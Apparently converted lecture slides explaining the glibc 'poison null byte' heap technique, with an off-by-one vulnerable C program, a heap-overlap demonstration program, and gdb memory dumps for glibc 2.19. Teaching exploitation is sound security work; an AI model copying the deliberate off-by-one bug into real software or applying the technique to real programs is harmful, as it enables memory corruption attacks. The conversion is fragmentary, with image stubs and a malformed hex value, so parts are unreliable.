



# Poison null byte

## Off-by-one

---

```
1  #include<stdio.h>
2
3  int main(int argc, char *argv[])
4  {
5      char buf[1024];
6
7      if(strlen(argv[1]) > 1024)
8      {
9          printf("BOF!!! \n");
10         return -1;
11     }
12
13     strcpy(buf, argv[1]);
14     printf("buf = %s\n", buf);
15
16     return 0;
17 }
```

# Exploit

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <stdint.h>
5  #include <malloc.h>
6
7  int main()
8  {
9      char *a = malloc(0x80);
10     char *b = malloc(0x200);
11     char *c = malloc(0x80);
12
13     scanf("%512s",b);
14
15     free(b);
16
17     scanf("%136s",a);
18
19     char *b_1 = malloc(0x80);
20     char *b_2 = malloc(0x80);
21
22     memset(b_2, 'A', 0x80);
23
24     free(b_1);
25     free(c);
26
27     char *d = malloc(0x280);
28     memset(d, 'B', 0x280);
29 }
```




14.04.5 LTS

64bit


Glibc 2.19

# Exploit




0x602000:	0x0000000000000000	0x0000000000000091
0x602010:	0x0000000000000000	0x0000000000000000
0x602020:	0x0000000000000000	0x0000000000000000
0x602030:	0x0000000000000000	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x0000000000000000	0x0000000000000211
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000000000
0x602130:	0x0000000000000000	0x0000000000000000
0x602140:	0x0000000000000000	0x0000000000000000
0x602150:	0x0000000000000000	0x0000000000000000
0x602160:	0x0000000000000000	0x0000000000000000
0x602170:	0x0000000000000000	0x0000000000000000
0x602180:	0x0000000000000000	0x0000000000000000
0x602190:	0x0000000000000000	0x0000000000000000
0x6021a0:	0x0000000000000000	0x0000000000000000
0x6021b0:	0x0000000000000000	0x0000000000000000
0x6021c0:	0x0000000000000000	0x0000000000000000
0x6021d0:	0x0000000000000000	0x0000000000000000
0x6021e0:	0x0000000000000000	0x0000000000000000
0x6021f0:	0x0000000000000000	0x0000000000000000
0x602200:	0x0000000000000000	0x0000000000000000
0x602210:	0x0000000000000000	0x0000000000000000
0x602220:	0x0000000000000000	0x0000000000000000
0x602230:	0x0000000000000000	0x0000000000000000
0x602240:	0x0000000000000000	0x0000000000000000
0x602250:	0x0000000000000000	0x0000000000000000
0x602260:	0x0000000000000000	0x0000000000000000
0x602270:	0x0000000000000000	0x0000000000000000
0x602280:	0x0000000000000000	0x0000000000000000
0x602290:	0x0000000000000000	0x0000000000000000
0x6022a0:	0x0000000000000000	0x0000000000000091
0x6022b0:	0x0000000000000000	0x0000000000000000
0x6022c0:	0x0000000000000000	0x0000000000000000
0x6022d0:	0x0000000000000000	0x0000000000000000
0x6022e0:	0x0000000000000000	0x0000000000000000
0x6022f0:	0x0000000000000000	0x0000000000000000
0x602300:	0x0000000000000000	0x0000000000000000
0x602310:	0x0000000000000000	0x0000000000000000
0x602320:	0x0000000000000000	0x0000000000000000
0x602330:	0x0000000000000000	0x00000000000020cd1
0x602340:	0x0000000000000000	0x0000000000000000
0x602350:	0x0000000000000000	0x0000000000000000
0x602360:	0x0000000000000000	0x0000000000000000

# Exploit




Fake chunk  
(0x602290)



# Exploit

scanf("%512s ", b)



Free(b)





# Exploit

Free(b)

a:0x602000

0x91

Malloc(0x80)

b:0x602090

0x211

0x6020a0

0x7fff7dd37b8

0x7fff7dd37b8

fake:0x602290

0x200

c:0x6022a0

0x210

0x90


Malloc(0x80)

0x20cd1

0x602090:	0x0000000000000000	0x0000000000000211
0x6020a0:	0x00007ffff7dd37b8	0x00007ffff7dd37b8
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000000000
0x602130:	0x0000000000000000	0x0000000000000000
0x602140:	0x0000000000000000	0x0000000000000000
0x602150:	0x0000000000000000	0x0000000000000000
0x602160:	0x0000000000000000	0x0000000000000000
0x602170:	0x0000000000000000	0x0000000000000000
0x602180:	0x0000000000000000	0x0000000000000000
0x602190:	0x0000000000000000	0x0000000000000000
0x6021a0:	0x0000000000000000	0x0000000000000000
0x6021b0:	0x0000000000000000	0x0000000000000000
0x6021c0:	0x0000000000000000	0x0000000000000000
0x6021d0:	0x0000000000000000	0x0000000000000000
0x6021e0:	0x0000000000000000	0x0000000000000000
0x6021f0:	0x0000000000000000	0x0000000000000000
0x602200:	0x0000000000000000	0x0000000000000000
0x602210:	0x0000000000000000	0x0000000000000000
0x602220:	0x0000000000000000	0x0000000000000000
0x602230:	0x0000000000000000	0x0000000000000000
0x602240:	0x0000000000000000	0x0000000000000000
0x602250:	0x0000000000000000	0x0000000000000000
0x602260:	0x0000000000000000	0x0000000000000000
0x602270:	0x0000000000000000	0x0000000000000000
0x602280:	0x0000000000000000	0x0000000000000000
0x602290:	0x0000000000000200	0x0000000000000000
0x6022a0:	0x0000000000000210	0x0000000000000090
0x6022b0:	0x0000000000000000	0x0000000000000000


# Exploit

Free(b)



$$136 = 128(0x80) + 8(\text{prevsize}(b))$$


`scanf(" %136s", a)`






# Exploit

Free(b)





$$136 = 128(0x80) + 8(\text{prevsize}(b))$$

`scanf("%136s", a)`

